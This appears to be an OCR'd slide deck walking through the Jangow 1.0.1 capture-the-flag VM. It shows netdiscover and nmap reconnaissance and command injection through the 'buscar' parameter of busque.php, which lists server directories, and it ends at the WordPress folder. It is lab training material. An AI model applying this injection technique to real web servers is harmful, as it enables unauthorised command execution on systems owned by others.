
Presentation

Project 4
Jangow 1.0.1

What is jangow1.0.1?
This is an vulnerable easy box in which we will cover how I got the root flag using different tools and Privilege Escalation.

Jangow machine

This is jangow machine and here we get ip address of jangow1.0.1 using ifconfig command.



jangow 01 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Auto capture keyboard ...
Right Ctrl

```
jangow01 login: jangow01
Password:

Login incorrect
jangow01 login: jangow01
Password:
Last login: Tue Mar 28 16:23:53 BRT 2023 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizaÃ§Ãµes sÃ£o atualizaÃ§Ãµes de seguranÃ§a.


jangow01@jangow01:~$ ifconfig
enp0s17   Link encap:Ethernet  EndereÃ§o de HW 08:00:27:31:43:93
          inet end.: 192.168.56.118  Bcast:192.168.56.255  Masc:255.255.255.0
          endereÃ§o inet6: fe80::a00:27ff:fe31:4393/64 Escopo:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  MÃ©trica:1
          pacotes RX:7 erros:0 descartados:0 excesso:0 quadro:0
          Pacotes TX:8 erros:0 descartados:0 excesso:0 portadora:0
          colisÃµes:0 txqueuelen:1000
          RX bytes:2280 (2.2 KB) TX bytes:1152 (1.1 KB)

lo        Link encap:Loopback Local
          inet end.: 127.0.0.1  Masc:255.0.0.0
          endereÃ§o inet6: ::1/128 Escopo:MÃ¡quina
          UP LOOPBACK RUNNING  MTU:65536  MÃ©trica:1
          pacotes RX:540 erros:0 descartados:0 excesso:0 quadro:0
          Pacotes TX:540 erros:0 descartados:0 excesso:0 portadora:0
          colisÃµes:0 txqueuelen:1
          RX bytes:40272 (40.2 KB) TX bytes:40272 (40.2 KB)

jangow01@jangow01:~$
```

Ip address finding


Here we discover the

Ip address or find the

Machine and see ip address.

Using command

sudo netdiscover -i eth0.



```
 Currently scanning: 192.168.81.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:05      1      60  Unknown vendor
 192.168.56.100  08:00:27:36:4f:91      1      60  PCS Systemtechnik GmbH
 192.168.56.118  08:00:27:31:43:93      1      60  PCS Systemtechnik GmbH
```

Apply nmap


Here we apply nmap

To find open ports.

Using this command


nmap -v -sV -A -p-

Ip address



```
┌──(kali㉿kali)-[~]
└─$ nmap -v -sV -A -p- 192.168.56.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-30 12:56 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:56
Completed NSE at 12:56, 0.00s elapsed
Initiating NSE at 12:56
Completed NSE at 12:56, 0.00s elapsed
Initiating NSE at 12:56
Completed NSE at 12:56, 0.00s elapsed
Initiating Ping Scan at 12:56
Scanning 192.168.56.118 [2 ports]
Completed Ping Scan at 12:56, 0.00s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Initiating Connect Scan at 12:56
Scanning 192.168.56.118 [65535 ports]
Discovered open port 80/tcp on 192.168.56.118
Discovered open port 21/tcp on 192.168.56.118
Connect Scan Timing: About 20.44% done; ETC: 12:59 (0:02:01 remaining)
```


On browser type ip address that we find in using netdiscover



Index of /


Name	Last modified	Size	Description
site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.56.118 Port 80



Grayscale - Start Bootstra
http://192.168.56.118/site/bu
Server Not Found
192.168.56.118/site/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Start Bootstrap
About
Projects
Buscar
GRAYSCALE
A free, responsive, one page Bootstrap theme created by Start Bootstrap.
GET STARTED
mouse pointer outside or press Ctrl+Alt.
21°C Mostly cloudy
9:51 PM
12:51


Here we type ls to find list.



view-source:http://192.168.56.118/site/busque.php?buscar=ls

```
assets
busque.php
css
index.html
js
wordpress
```


Here we type ls -al. We see wordpress in the list.



192.168.56.118/site/busque.p
http://192.168.56.118/site/bu
view-source:http://192.168.56.118/site/busque.php?buscar=ls -al
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB

```
total 40
drwxr-xr-x 6 www-data www-data  4096 Jun 10  2021 .
drwxr-xr-x 3 root     root      4096 Oct 31  2021 ..
drwxr-xr-x 3 www-data www-data  4096 Jun  3  2021 assets
-rw-r--r-- 1 www-data www-data    35 Jun 10  2021 busque.php
drwxr-xr-x 2 www-data www-data  4096 Jun  3  2021 css
-rw-r--r-- 1 www-data www-data 10190 Jun 10  2021 index.html
drwxr-xr-x 2 www-data www-data  4096 Jun  3  2021 js
drwxr-xr-x 2 www-data www-data  4096 Jun 10  2021 wordpress
```

Here we type wordpress after ip address.



Start Bootstrap Menu ☰

- About
- Projects
- Buscar

Grayscale

A free, responsive, one page Bootstrap theme created by Start Bootstrap.

Get Started

Built with Bootstrap 5

Grayscale is a free Bootstrap theme created by Start Bootstrap. It can be yours right now, simply download the template on the preview page. The theme is open source, and you can use it for any purpose, personal or commercial.

...
...


Shoreline

Grayscale is open source and MIT licensed. This means you can use it for any project - even commercial projects! Download it, customize it, and publish your website!

...

Misty

